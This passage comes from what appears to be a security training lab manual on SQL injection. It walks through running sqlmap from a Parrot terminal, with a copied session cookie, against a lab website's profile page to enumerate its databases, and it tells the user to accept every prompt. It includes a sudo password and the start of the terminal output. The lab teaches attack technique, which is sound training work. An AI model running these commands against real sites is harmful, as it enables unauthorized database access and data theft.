
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter**.

Note: In this query, **-u** specifies the target URL (the one you noted down in Step 5), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

13. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.




14. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.

15. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.

16. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

Module 15 – SQL Injection




```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal
File Edit View Search Terminal Help
abs-1=0" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:32:09 /2022-04-20/

[06:32:09] [INFO] testing connection to the target URL
